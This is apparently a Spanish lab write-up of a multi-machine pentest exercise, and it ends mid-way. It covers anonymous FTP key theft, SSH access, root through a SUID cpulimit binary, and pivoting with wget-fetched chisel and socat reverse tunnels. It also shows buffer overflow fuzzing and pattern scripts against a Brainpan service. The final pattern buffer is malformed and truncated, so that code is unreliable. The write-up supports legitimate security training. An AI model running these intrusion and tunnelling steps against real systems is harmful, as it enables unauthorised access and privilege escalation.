22/tcp    open  ssh     syn-ack
```



Dos puertos abiertos, puertos 21 y 22. Vamos con la enumeración profunda de estos dos servicios.

```
(root@kali)-[/home/kali/Desktop/lab_securiters_herramientas]
# proxychains nmap -p21,22 --min-rate 2000 -sVCT -vvv -Pn -n 192.168.60.141 2>/dev/null
```

```
PORT      STATE SERVICE REASON  VERSION
21/tcp    open  ftp     syn-ack vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: TIMEOUT
|_ ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to ::ffff:192.168.60.139
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 4
|_   vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
22/tcp    open  ssh     syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
```

17

Volvemos a tener otro servidor FTP con inicio de sesión anónimo. Veamos su contenido.

4.2. Enumeración FTP

Vamos a enumerar el contenido de este servidor.

```
ftp> ls -la
229 Entering Extended Passive Mode (|||50292|)
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.60.141:50292  ...  OK
150 Here comes the directory listing.
drwxr-xr-x  3 0      115      4096 May 26 22:11 .
drwxr-xr-x  3 0      115      4096 May 26 22:11 ..
drwxr-xr-x  2 0        0      4096 Aug 06 2020 .hannah
```

Encontramos el directorio, .hannah. El siguiente paso será enumerar el contenido este.

En el directorio .hannah encontramos un id_rsa

```
ftp> cd .hannah
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||33436|)
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.60.141:33436  ...  OK
150 Here comes the directory listing.
drwxr-xr-x  2 0        0      4096 Aug 06 2020 .
drwxr-xr-x  4 0      115      4096 May 25 18:08 ..
-rwxr-xr-x  1 0        0      1823 Aug 06 2020 id_rsa
```

4.3. Explotación

Durante la enumeración del contenido del servidor FTP, encontramos un directorio FTP con un nombre que parece de usuario y en cuyo interior encontramos una clave privada que hemos descargado en nuestro equipo. También recordamos que esta máquina tiene abierto el puerto 22 (SSH). Vamos a comprobar si esta clave privada pertenece a este usuario intentando el acceso al sistema.



```

(root@kali)-[/home/kali/Desktop/lab_securiters_herramientas]
# proxychains ssh hannah@192.168.60.141 -i id_rsa
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.60.141:22 ... OK
Linux ShellDredd 4.19.0-10-amd64 #1 SMP Debian 4.19.132-1 (2020-07-24) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May 26 20:54:23 2023 from 192.168.60.139
hannah@ShellDredd:~$ id
uid=1000(hannah) gid=1000(hannah) grupos=1000(hannah),24(cdrom),25(floppy),29(audio)
hannah@ShellDredd:~$

```

Obtenemos acceso al sistema. Vamos a enumerar el directorio de este usuario.

```

hannah@ShellDredd:~$ cat user.txt
Hay que seguir buscando.....

```

Otro agujero de conejo. Sigamos buscando.

```

hannah@ShellDredd:/home$ ls
hannah securiters
hannah@ShellDredd:/home$

```

Tenemos un usuario “securiters”.

```

hannah@ShellDredd:/home/securiters/.ssh$ ls -la
total 20
drwxr-xr-x 2 root      root      4096 may 26 00:48 .
drwxr-xr-x 3 securiters securiters 4096 may 26 00:34 ..
-rwxr-xr-x 1 root      root       398 may 26 00:48 authorized_keys
-rw-r--r-- 1 root      root     1823 may 26 00:33 id_rsa
-rwxr-xr-x 1 root      root       397 may 26 00:33 id_rsa.pub
hannah@ShellDredd:/home/securiters/.ssh$

```

Otra clave id_rsa. Vamos a tratar de conectarnos al sistema utilizando esta clave id_rsa.



```
(root@kali)-[/home/kali/Desktop/lab_securiters_herramientas]
# proxychains ssh securiters@192.168.60.141 -i id_rsa_securiters
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.60.141:22  ...  OK
Linux ShellDredd 4.19.0-10-amd64 #1 SMP Debian 4.19.132-1 (2020-07-24) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May 26 00:48:18 2023 from 192.168.60.139
securiters@ShellDredd:~$
```

19

Tenemos acceso a este equipo con los dos usuarios. Ahora a tratar de elevar privilegios.

4.4. Elevación de privilegios

Vamos a tratar de elevar privilegios. Comenzamos viendo que puede ejecutar este usuario como root sin contraseña.

```
securiters@ShellDredd:~$ sudo -l
-bash: /usr/bin/sudo: No existe el fichero o el directorio
securiters@ShellDredd:~$
```

Parece que este equipo no tiene instalado “sudo”. La siguiente enumeración que puede ser interesante es la de los binarios que tienen activo el bit SUID.

```
securiters@ShellDredd:~$ find / -type f -perm /4000 2>/dev/null
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/mawk
/usr/bin/chfn
/usr/bin/su
/usr/bin/chsh
/usr/bin/cpulimit
/usr/bin/mount
/usr/bin/passwd
securiters@ShellDredd:~$
```

Este binario puede ser interesante para tratar de elevar privilegios. Vamos a consultar [GTFOBins](#).

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which cpulimit) .
./cpulimit -l 100 -f -- /bin/sh -p
```



```
securiters@ShellDredd:~$ /usr/bin/cpulimit -l 100 -f -- /bin/sh -p
Process 882 detected
# id
uid=1001(securiters) gid=1001(securiters) euid=0(root) egid=0(root) grupos=0(root),1001(securiters)
# whoami
root
#
```

Obtenemos privilegios máximos en este equipo.

Vamos a enumerar el directorio del usuario root, a ver que encontramos interesante.

```
# whoami
root
# cd /root
# ls -la
total 32
drwx----- 4 root root 4096 may 26 18:19 .
drwxr-xr-x 18 root root 4096 ago 6 2020 ..
-rw-r--r-- 1 root root 1026 may 26 01:00 admininfo.txt
-rw----- 1 root root 1026 may 27 15:57 .bash_history
-rw-r--r-- 1 root root 0 sep 5 2020 ..bash_history.swp
-rw-r--r-- 1 root root 570 ene 31 2010 .bashrc
drwxr-xr-x 3 root root 4096 ago 6 2020 .local
-rw-r--r-- 1 root root 148 ago 17 2015 .profile
```

Dentro del directorio /root encontramos este archivo.

```
# cat admininfo.txt
MMMMMMMMMMMMMMMMWNNNNNNNNWMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMWxkl:;;;;;:xNMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMWkdc:'. . . . . 'oXMMMMMMMMMMMM
MMMMMMMMMMMMMMNlccc::, , , , , ;oKMMMMMMMMMMMM
MMMMMMMMMMMMWxlccecd0KKXKKKKXNMMMMMMMMMMMMMM
MMMMMMMMMMW0dccccclKxWwN0xdddddkXMMMMMMMMMM
MMMMMMMMNklcc:cco0NWx0xc;'. . . . . 'cOWMMMMMM
MMMMMMWxccccccxXWw0cccc:'. . . . . ;xNMMMMMM
MMMMW0ccccclONWnklccccccdc'. . . . 'lKWMMM
MMMNkc;;;:lOWWkdcccccccxXW0l, , , ;dXMMM
MMW0:'. . . . ,dK0ccccccclONWxlc::ccdKWMMM
MMMMW0l'. . . . ,clcccccdKWw0dccccclKNNMMMMM
MMMMMMXd, .. ;cc:clK0XWNlccc:co0WMMMMMMMM
MMMMMMMMW0c:clllloONWwXcccccccxXWMMMMMMMMMM
MMMMMMMMMMWNXXXXXXXXNWwN0ccccclONMMMMMMMMMM
MMMMMMMMMMMMMN0kxkxkxdlccccco0WMMMMMMMMMMMM
MMMMMMMMMMMMMMNk; ... ':ccccccxXWMMMMMMMMMMMM
MMMMMMMMMMMMMMW0l, , :ccccclONMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMN00000000XWMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM

¡Bien! Seguimos avanzando en la resolución del laboratorio. Ahora empieza la parte entretenida.
```

Vamos a ver en que redes tiene conexión este equipo.

```
# hostname -I
192.168.220.139 192.168.60.141
#
```

5- Pivotando

Encontramos otro segmento de red, 192.168.220.0/24. Vamos a cargar nuestra utilidad para enumerar IPs activas.



```
cyber@breakout:/tmp$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.60.141 - - [07/Jun/2023 06:36:41] "GET /ping_scan.sh HTTP/1.1" 200 -
```

```
hannah@ShellDredd:/tmp$ wget 192.168.60.139:8000/ping_scan.sh
--2023-06-01 02:26:01-- http://192.168.60.139:8000/ping_scan.sh
Conectando con 192.168.60.139:8000 ... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 1056 (1,0K) [text/x-sh]
Grabando a: "ping_scan.sh.1"

ping_scan.sh.1 100%[=====>] 1,03K --KB/s en 0s
2023-06-01 02:26:01 (7,93 MB/s) - "ping_scan.sh.1" guardado [1056/1056]
hannah@ShellDredd:/tmp$ chmod +x ping_scan.sh
```

21

Y ejecutamos.

```
hannah@ShellDredd:/tmp$ ./ping_scan.sh 192.168.220.1 192.168.220.254
IP activa: 192.168.220.136
IP activa: 192.168.220.139
```

Descubrimos una nueva dirección IP, la 192.168.220.136

El siguiente paso será enviar un ejecutable de Chisel desde la máquina Empire a SysAdmin. Para ello, haremos uso de un servidor HTTP Python.

En Empire:

```
uid=0(root) gid=0(root) groups=0(root)
python3 -m http.server 1000
192.168.60.141 - - [31/May/2023 12:20:59] "GET /chisel HTTP/1.1" 200 -
```

En SysAdmin:

```
hannah@ShellDredd:/tmp$ wget 192.168.60.139:1000/chisel
--2023-05-31 18:20:59-- http://192.168.60.139:1000/chisel
Conectando con 192.168.60.139:1000 ... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 8015872 (7,6M) [application/octet-stream]
Grabando a: "chisel"

chisel 100%[=====>] 7,64M 6,02MB/s en 1,3s
2023-05-31 18:21:00 (6,02 MB/s) - "chisel" guardado [8015872/8015872]
```

Damos permisos de ejecución y lanzamos de la siguiente manera:

```
hannah@ShellDredd:/tmp$ ./chisel client 192.168.60.139:4445 R:1081:socks5
[1] 656
hannah@ShellDredd:/tmp$
```

La máquina SysAdmin no tiene conexión directa con nuestra máquina de ataque así que creamos el túnel hacia la máquina con la que, si tiene conexión, en este caso Empire y, en esta máquina levantamos la herramienta Socat que va a permitir redirigir toda la información tunelizada entre SysAdmin y Empire hacia nuestra máquina de ataque. Lanzamos Socat de la siguiente manera en la máquina Empire:

```
$ ./socat TCP-LISTEN:4445,fork TCP:192.168.56.129:4444&
$
```



De esta forma ya podremos empezar a enumerar la siguiente máquina de nuestro laboratorio.

6.1. Enumeración de puertos

```
(root@kali) - [ /home/kali/Desktop/lab_secuirers_herramientas ]
# proxychains nmap --top-ports 2000 --open -T5 -sT -Pn -n -vvv 192.168.220.136 2>/dev/null
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-31 12:25 EDT
Initiating Connect Scan at 12:25
Scanning 192.168.220.136 [2000 ports]
Connect Scan Timing: About 10.75% done; ETC: 12:30 (0:04:17 remaining)
Discovered open port 10000/tcp on 192.168.220.136
Connect Scan Timing: About 22.00% done; ETC: 12:29 (0:03:36 remaining)
Connect Scan Timing: About 32.65% done; ETC: 12:29 (0:03:08 remaining)
Connect Scan Timing: About 43.70% done; ETC: 12:29 (0:02:36 remaining)
Connect Scan Timing: About 54.45% done; ETC: 12:29 (0:02:06 remaining)
Connect Scan Timing: About 65.50% done; ETC: 12:29 (0:01:35 remaining)
Discovered open port 9999/tcp on 192.168.220.136
Connect Scan Timing: About 76.70% done; ETC: 12:29 (0:01:04 remaining)
Connect Scan Timing: About 87.80% done; ETC: 12:29 (0:00:33 remaining)
Completed Connect Scan at 12:29, 274.15s elapsed (2000 total ports)
Nmap scan report for 192.168.220.136
Host is up, received user-set (0.13s latency).
Scanned at 2023-05-31 12:25:17 EDT for 275s
Not shown: 1998 closed tcp ports (conn-refused)
PORT      STATE SERVICE          REASON
9999/tcp  open  abyss            syn-ack
10000/tcp open  snet-sensor-mgmt syn-ack

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 274.27 seconds
```

```
(root@kali)-[/home/kali/Desktop/lab_securiters_herramientas]
# proxychains nmap -p9999,10000 -sTVC 192.168.220.136 -vvv -Pn -n--min-rate 5000 2>/dev/null
```


[illegible]

Se está ejecutando algún tipo de aplicación en el puerto 9999 y un servidor Web en el puerto 10000.

6.2. Enumeración Web

Vamos a comenzar enumerando el contenido del servidor Web. Comenzamos configurando Foxy Proxy para poder acceder al servicio Web de esta máquina desde nuestra máquina de ataque.

23



Ahora podremos acceder al puerto 10000 de la máquina objetivo.




Vemos el siguiente contenido. En el código fuente no encontramos información interesante.

```
1 <html>
2 <body bgcolor="ffffff">
3 <center>
4 <!-- infographic from http://www.veracode.com/blog/2012/03/safe-coding-and-software-security-infographic/ -->
5 
6 </center>
7 </body>
8 </html>
9
```



24

Encontramos un directorio /bin. Veamos su contenido.



En el puerto 9999 encontramos que se ejecuta la aplicación “Brainpan” que pide una contraseña para acceder.

Esta aplicación se llama igual que el ejecutable .exe que encontramos en la máquina WinAdmin y en el sitio Web de Buffer Server ¿tendrán relación?

El binario tiene las siguientes características.

Es una aplicación para Sistemas Operativos MS Windows con arquitectura x86.



6.3.1. Buffer Overflow

Hemos descargado el ejecutable en nuestra máquina de pruebas Windows 7 x86 donde realizaremos las diferentes pruebas.

Ejecutamos la aplicación descargada en la máquina Windows de prueba, vamos a tratar de determinar si la aplicación es vulnerable a Buffer Overflow. Para ello, crearemos un pequeño script que realice fuzzing de caracteres buscando provocar un error de desbordamiento en la aplicación.

El script es el siguiente:

```
#!/usr/bin/env python3
import socket, time, sys
ip = "192.168.1.127"
port = 9999
timeout = 5
string = "A" * 100
while True:
    try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.settimeout(timeout)
            s.connect((ip, port))
            s.recv(1024)
            print("Fuzzing with {} bytes".format(len(string)))
            s.send(bytes(string + "\r\n", "latin-1"))
            s.recv(1024)
    except:
        print("Fuzzing crashed at {} bytes".format(len(string)))
        sys.exit(0)
    string += 100 * "A"
    time.sleep(1)
```

Configuramos y ejecutamos el script.

```
(root@kali)-[/home/kali/Desktop/lab_secriters_herramientas/BoF]
└─$ python3 fuzzer1.py
Fuzzing with 100 bytes
Fuzzing with 200 bytes
Fuzzing with 300 bytes
Fuzzing with 400 bytes
Fuzzing with 500 bytes
Fuzzing with 600 bytes
Fuzzing crashed at 600 bytes
└─$
```

La aplicación es vulnerable a BoF. Se provoca un error de Buffer Overflow al enviar 600 caracteres.

Vamos a iniciar Immunity Debugger y volvemos a ejecutar el paso anterior.



```

EAX FFFFFFFF
ECX 3117303F ASCII "shitstorm"
EDX 0022F720 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EBX 7FFDF000
ESP 0022F330 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EBP 41414141
ESI 00000000
EDI 00000000
EIP 41414141

C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 0018 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
S 0 DS 0023 32bit 0(FFFFFFFF)
S 1 FS 0038 32bit 7FFDF000(4000)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g

FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 037F Prec NEAR,64 Mask 1 1 1 1 1 1

```

La aplicación se bloqueó con un error de infracción de acceso y EIP se sobrescribió con los caracteres "A" enviados por el script.

Calcular EIP

El registro EIP (Instruction Pointer) contiene la dirección de memoria de la próxima instrucción que se va a ejecutar en un proceso. Nuestro objetivo, entonces, es tomar control de este registro para que apunte a la dirección de memoria que deseamos. Esto nos permitiría redirigir la ejecución del proceso a nuestro código malicioso o payload.

El siguiente paso es identificar qué parte del búfer que se envía es almacenado en el registro EIP, para controlar el flujo de ejecución. Para ello, usaremos la herramienta msf-pattern_create para crear una cadena de 600 bytes.

`msf-pattern_create -l 600`

```

(root@kali) ~ - [~/home/kali/Desktop/lab_secuirters_herramientas/BoF]
# msf-pattern_create -l 600
Aa0As1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9

```

Generamos otro script que nos permita enviar este patrón de caracteres a la aplicación vulnerable.



```
#!/usr/bin/python
import socket

try:
    print "[+] \nSending evil buffer ..."
    buffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek9El0El1El2El3El4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh4Fh5Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj9Fk0Fk1Fk2Fk3Fk4Fk5Fk6Fk7Fk8Fk9Fl0Fl1Fl2Fl3Fl4Fl5Fl6F